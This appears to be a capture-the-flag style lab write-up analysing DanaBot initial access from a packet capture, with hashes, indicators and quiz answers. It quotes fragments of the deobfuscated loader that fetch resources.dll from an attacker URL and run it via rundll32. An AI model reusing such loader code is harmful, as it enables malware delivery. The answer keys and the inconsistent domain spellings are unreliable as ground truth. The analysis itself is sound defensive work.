DanaBot Lab

Analyst: Ruslan
Date: 2026-01-19

1. Incident Summary

Network and HTTP artifact review shows initial access activity originating from an external infrastructure resolving portfolio.serveric.com to 62.173.142.148, followed by a new TCP session from 10.2.14.101 to 62.173.142.148:80 and an HTTP GET request to /login.php on the same IP. The server response delivered a payload as an attachment identified as allegato_708.js, which is documented as the malicious file used for initial access.

2. Detection Details

The detection path is based on DNS-to-HTTP correlation and recovered HTTP objects. The workflow captures the DNS resolution of portfolio.serveric.com to 62.173.142.148, then ties it to the subsequent HTTP retrieval of /login.php from that IP. The HTTP response is explicitly described as application/octet-stream, and the Content-Disposition header provides the delivered filename allegato_708.js, confirming the initial-access payload was transferred as an attachment rather than a typical HTML page.

3. Analysis

The recovered initial payload is described as heavily obfuscated JavaScript with very long lines and minimal line breaks, consistent with a loader-style script intended to hinder manual inspection. Deobfuscation results documented in the lab indicate the script generates a random DLL name, downloads resources.dll from http://soundata.top/ into the Temp directory, writes it to disk, executes it silently via rundll32.exe by invoking the start function, and then self-deletes to reduce on-disk evidence. Execution context for the JavaScript stage is attributed to Windows Script Host, specifically WScript.exe, which aligns with typical .js execution on Windows endpoints. The SHA-256 of the initial malicious file allegato_708.js is provided as 847b4ad90b1daba2d9117a8e05776f3f902dda593fb1252289538acf476c4268, and the second malicious file is identified as a DLL with an MD5 of e758e07113016aca55d9eda2b0ffeebe.

4. Impact Assessment

Based strictly on the documented evidence, the confirmed impact includes successful delivery of an obfuscated JavaScript payload via HTTP from attacker infrastructure and its execution via WScript.exe, followed by retrieval and execution of a second-stage DLL (resources.dll) using rundll32.exe with an explicit attempt to remove traces through self-deletion. The materials do not include endpoint telemetry beyond process attribution, so persistence mechanisms, credential access, lateral movement, or data theft cannot be asserted from the provided artifacts.

5. Indicators of Compromise


Attacker infrastructure includes the domain portfolio.serveric.com resolving to 62.173.142.148, with observed HTTP access to /login.php over port 80 from internal host 10.2.14.101. The initial access file is allegato_708.js with SHA-256 847b4ad90b1daba2d9117a8e05776f3f902dda593fb1252289538acf476c4268, executed via

WScript.exe. Second-stage retrieval is documented from http://soundata.top/ as resources.dll with extension .dll and MD5 e758e07113016aca55d9eda2b0ffeebe, executed via rundll32.exe calling start.

Conclusion

The evidence supports a clear initial-access chain: DNS resolution of attacker-controlled infrastructure, HTTP retrieval of /login.php resulting in delivery of allegato_708.js, execution of that script via WScript.exe, and subsequent download and execution of a second-stage DLL (resources.dll) from http://soundata.top/ using rundll32.exe with self-deletion behavior. All stated indicators, filenames, hashes, and processes are taken directly from the provided lab notes without additional assumptions.

1.Which IP address was used by the attacker during the initial access?




DNS query: A portfolio.serveric.com
DNS response: portfolio.serveric.com → 62.173.142.148
then a new TCP session 10.2.14.101 → 62.173.142.148:80
then an HTTP GET /login.php to the same IP

Answer: 62.173.142.148


2. What is the name of the malicious file used for initial access?

File → Export Objects → HTTP



Packet	Hostname	Content Type	Size	Filename
11	portfolio.serveirc.com	application/octet-stream	5,558 bytes	login.php
230	ocsp.digicert.com	application/ocsp-response	471 bytes	MFEwTzBNMEswSTAJBgUrDgMC(
9952	soundata.top	application/octet-stream	11 MB	resources.dll
10144	www.msftconnecttest.com	text/plain	22 bytes	connecttest.txt


Download login.php



The file contains very long lines, most likely obfuscated. There are almost no line breaks; the file is a single line.

Copy the obfuscated code.

and deobfuscate at https://obf-io.deobfuscate.io/



This script generates a random DLL name, downloads resources.dll from http://soundata.top/ to the Temp folder, saves it to disk, silently runs it via rundll32.exe (calling the start function), and then deletes itself to hide its traces.

The interaction between the compromised system and the malicious server is shown. Specifically, an HTTP GET request is sent to the /login.php resource, hosted on the domain portfolio.serverirc.com. The server's response has a Content-Type of application/octet-stream, confirming that the server is transmitting binary or encoded data. Furthermore, the Content-Disposition header specifies the filename as allegato_708.js, indicating that it is a JavaScript file being transmitted as an attachment.

Answer: allegato_708.js

3. What is the SHA-256 hash of the malicious file used for initial access?

```
ruslan@pop-os:~$ sha256sum login.php
847b4ad90b1daba2d9117a8e05776f3f902dda593fb1252289538acf476c4268  login.php
```

Answer: 847b4ad90b1daba2d9117a8e05776f3f902dda593fb1252289538acf476c4268

4. Which process was used to execute the malicious file?

```
_0x3c8952.Close();
var _0x1e16b0 = WScript.CreateObject("Wscript.Shell");
 0x1e16b0.Run("rundll32.exe /B " +  0x44bdd9 + ",start", 0x6
```

The WScript.exe process is used to execute the malicious JavaScript code. Based on the previously analyzed deobfuscated JavaScript code, it is clear that the script is designed to be executed using Windows Script Host (WSH), specifically WScript.exe, which is the default interpreter for .js files on Windows systems.

Answer: WScript.exe

5. What is the file extension of the second malicious file utilized by the attacker?

```
var _0x5da57f = WScript.CreateObject("MSXML2.XMLHTTP");
_0x5da57f.Open("GET", "http://soundata.top/resources.dll",
```

Answer: .dll

6. What is the MD5 hash of the second malicious file?

Download resources.dill from File → Export Objects → HTTP

```
ruslan@pop-os:~$ md5sum resources.dll
e758e07113016aca55d9eda2b0ffeebe  resources.dll
```

Answer: e758e07113016aca55d9eda2b0ffeebe